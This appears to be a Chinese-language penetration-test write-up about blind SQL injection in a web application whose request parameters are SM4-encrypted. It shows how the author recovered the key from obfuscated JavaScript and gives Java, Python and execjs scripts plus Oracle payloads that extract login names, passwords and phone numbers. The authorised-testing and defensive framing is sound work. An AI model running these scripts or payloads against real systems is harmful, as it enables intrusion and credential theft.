


## 0x00 前言

在一次授权渗透测试中，应用在前端使用sql语句拼接方式传送参数，很明显存在sql注入，提交漏洞后，用户大概不想重构项目，于是将前端参数传输前均进行加密，但是通过JS找到加密密钥后，结合py脚本还是注入了；后续用户再次升级将设计加密的JS也加密混淆了，不过还有办法找到密钥，借此分享，过程中踩坑绕弯，欢迎大表哥们交流指导。


## 0x01 第一次常规测试

1. 如下图点击功能抓数据包，可以发现参数中明显有SQL语句，后使用1=1 和 1=2 确定了注入点，但是没有返回值，只能盲注了。。




2. py写个脚本，简单爆破了一下数据库长度、数据库名等信息





2. 这里找加密方法的图没截，大概就是找到对应的ajax方法，可以看到md5\_bean参数的生成通过base.js的encryptData\_ECB方法生成，打开base.js清晰可见sm4字样以及secretkey和iv，如下图



3. 接下来是如何注入，本来想构造一个sqlmap的tamper脚本，但是发现这个是把所有参数一起加密了，没得思路了，于是还是用py写盲注脚本吧，但是网上找的python实现sm4加密的结果都不一样，考虑到这个后台是java的，肯定是java做的解密，于是找了java的sm4实现，试了一下，结果可以了，于是尝试用py调用打包好的jar包进行注入（这里绕了一个大圈，实际上使用py调用js就行，第三次测试的时候更新了）

```

public static void main(String[] args) throws IOException
{
    //jar参数测试
    try {
        String plainText = "{\\_searchWhere\\":\\" and 1=1\\",\\"title\\":\\"\\",\\"paramsFlag\\":\\"false\\",\\"parVar\\":\\"\\",\\"frameId\\":\\"\\",\\"readOnly\\":\\"\\",\\"extWhere\\":\\"\\",\\"type\\":\\"\\",\\"parWhere\\":\\"\\",\\"dataFlag\\":\\"\\"}";
        plainText = URLDecoder.decode(plainText, "UTF-8");
        String moudle = System.getProperty("moudle");
        SM4Utils sm4 = new SM4Utils();
        sm4.setSecretKey = "1234567890123456";
        plainText.getBytes("UTF-8");
        //判断是加密还是解密
        if (moudle.equals("e")){
            String cipherText = sm4.encryptData_ECB(plainText);
            System.out.println("ECB加密结果: " + cipherText);
        }else if (moudle.equals("d")){
            String decryptres = sm4.decryptData_ECB(cipherText);
            System.out.println("ECB解密结果: " + decryptres);
        }else{
            System.out.println("error");
        }
    } catch (Exception e) {
        System.out.println("exception");
    }
}

```

SM4Utils

main()

SM4Utils

C:\Program Files\Java\jdk-8.0-201\bin\java.exe

ECB加密结果: BhdCyMrLrM0gpljZfd17Q5EzSU748XMVjFZ3Iv2r6GBQH/BG0lgMsPMUCTw0niq+qzxx2cJTB44+Q5JpMEuwK1CgpmHFXZqaEwr00Eb0mHek8aCUELWkjVXPL4cJL6RLHWNhgLbMy1d0sZX+fLOQkAtFwxXhqPe/

ECB解密结果: {\\\_searchWhere\\":\\" and 1=1\\",\\"title\\":\\"\\",\\"paramsFlag\\":\\"false\\",\\"parVar\\":\\"\\",\\"frameId\\":\\"\\",\\"readOnly\\":\\"\\",\\"extWhere\\":\\"\\",\\"type\\":\\"\\",\\"parWhere\\":\\"\\",\\"dataFlag\\":\\"\\"}"

```

import requests
import json
import os
from urllib.parse import quote

header = {
    "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8"
}

pay =
'0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_!@#%$^&*
()'

proxies = {
    'http': 'http://127.0.0.1:8080'
}

#request构造请求, 传入data中的_searchWhere

def attack(payload):
    url = "http://"
    data = "{\\_searchWhere\\":\\"
%s\\",\\"title\\":\\"\\",\\"paramsFlag\\":\\"false\\",\\"parVar\\":\\"\\",\\"frameId\\":\\"
=\\",\\"readOnly\\":\\"\\",\\"extWhere\\":\\"\\",\\"type\\":\\"\\",\\"parWhere\\":\\"\\",\\"da
taFlag\\":\\"\\"}" % payload
    data = quote(data,'utf-8')
    command = "java -Dmoudle=e -Dstr=%s -jar sm4Decode.jar" % data
    data_sm4 = "".join(os.popen(command).readlines())
    data_send = {"md5_bean":data_sm4}
    cookies = {"": ""}
    result = requests.post(url=url, data=data_send, cookies=cookies,
headers=header ,proxies=proxies)
    return len(result.text)

if __name__ == '__main__':

```

```

# 判断数据库
for i in range(1,20):
    payload = "and (select length(name) from v$database)=%s" %
str(i)

    print(payload)
    lenstr = attack(payload)
    if lenstr > 3000:
        print(lenstr)
        print("数据库长度是%s"% str(i))
        break
    else:
        print(lenstr)

```


4.此时客户疑问，这个sql注入1=1 1=2返回结果是不同、暴露一个数据库版本等信息又有什么用，于是多注了一点信息，证明危害，获取用户表名的过程比较啰嗦，这里只有是结果图。

#### a. 用户表数据

```

302 ..... # print(lengthstr+length-1)
303 ..... for p1 in pay:
304 .....     p = p1
305 .....     payload = "and (select ascii(substr((select a from (select USER_LOGIN_NAME||''||USER_PASSWORD||''||USER_HOME_PHONE||'!' as a,row
as rn from SY_ORG_USER) where rn=%s,%s,1)) from dual)=%s" % (str(a),str(i),ord(p1))
306 .....     # print("payload:" + payload)
307 .....     lenstr = attack(payload)
308 .....     # print("返回长度: %s"% str(lenstr))

```




#### b. owner表数量

owner		表数量
		0
		25
		47
FLC	S	1
		7
		17
		10
		5
		3
		1
		2
		4
		17
		36
		33


### 0x03 第三次JS加密混淆隐藏密钥

1. 最后一次复测，用户表示已经没问题了，让再看一下，由于时间有点长，重新找一下加密算法位置


使用抓包抓到的URL，在chrome调试工具中search一下位置，打下断点，点击功能看一下是否触发断点。




## 2. 接下来一步一步跟下去，找到参数构造md5\_bean参数的位置



### 3. next找到base64.js，发现代码已经压缩而且加密了。。




### 4. 遇到JS加密了如果有实力的大佬可以解密js或者 <https://www.sojson.com/jsobfuscator.html> 付费解密，不过只是想得到密钥和iv的话，可以在断点进入base64.js后，调试窗口肯定会显示密钥和iv值，因为不管怎么混淆，代码还是要被正常执行的。



### 5. 接下来又是注入了，之前用的脚本思路太麻烦了，这次简单点，直接调SM4加密的js，由于这段js已经混淆了，于是从网上找来base64.js的源码简单改了一下，使用python的execjs调用加密。

#### a. java解开加密内容如图





b. python调用js加密明文内容，对比结果（调用js的代码如图，上面没有了，因此没有粘过来，感觉内容有点啰嗦了）

```
4
5 def getJs():
6     with open("base64.js", "r") as f:
7         enJs = f.read()
8     return enJs
9
10
11 def SM4Util(data):
12     Js = getJs()
13     ctx1 = execjs.compile(Js)
14     return (ctx1.call('s4.encryptData_ECB', data, "2"))
15
16
17 if __name__ == "__main__":
18     res = SM4Util(sys.argv[1])
19     print(res)
20
```

问题 2 输出 终端 调试控制台 2: zsh

```
~nine@nine ~/Desktop/.../SM4_CBC <master*>
$ python3 SM4EncodeJS.py '{"DICTIONARY": "SYMMETRIC_CIPHER_VERIFY_TYPE", "expand": "i0uery18205031244944741198"}'
2E6Nv9+J93fJK7wP7/U9PT0dtvKL8UsL3KH9r9+DKo0FEed0suvZZ/Q0VDzRibf169IeEzYq3k8PQ/7aRIdYtvXr4xxVzDycu5vTVru7ji1R3YKm7Gx
zRvFY+D2LwGL
```

6.如此便不用java介入了，之后的操作就是利用之前的盲注脚本，修改一下data参数的加密获取就行了，重复的盲注过程。

## 0x04 总结

1. 实际上现在得web框架中很少这种前端传js的了，但是在很多老企业中还是有部分网站不想重构，这样的例子有很多，第一次开发说出这种修复sql注入的方法时，还很犹豫的回答，还可以注入吧。。。没想到真的有人这样修复，随着一次一次的治标不治本，自己也在不断探索学习。
2. 有的时候感觉除非大厂，很多网站如果一抓包看到把参数一起加密了，很有可能是在想隐藏什么漏洞。。。
3. 还有一个小坑，加密js在JavaScript中需要手动new一个对象，再用py调用对象+方法。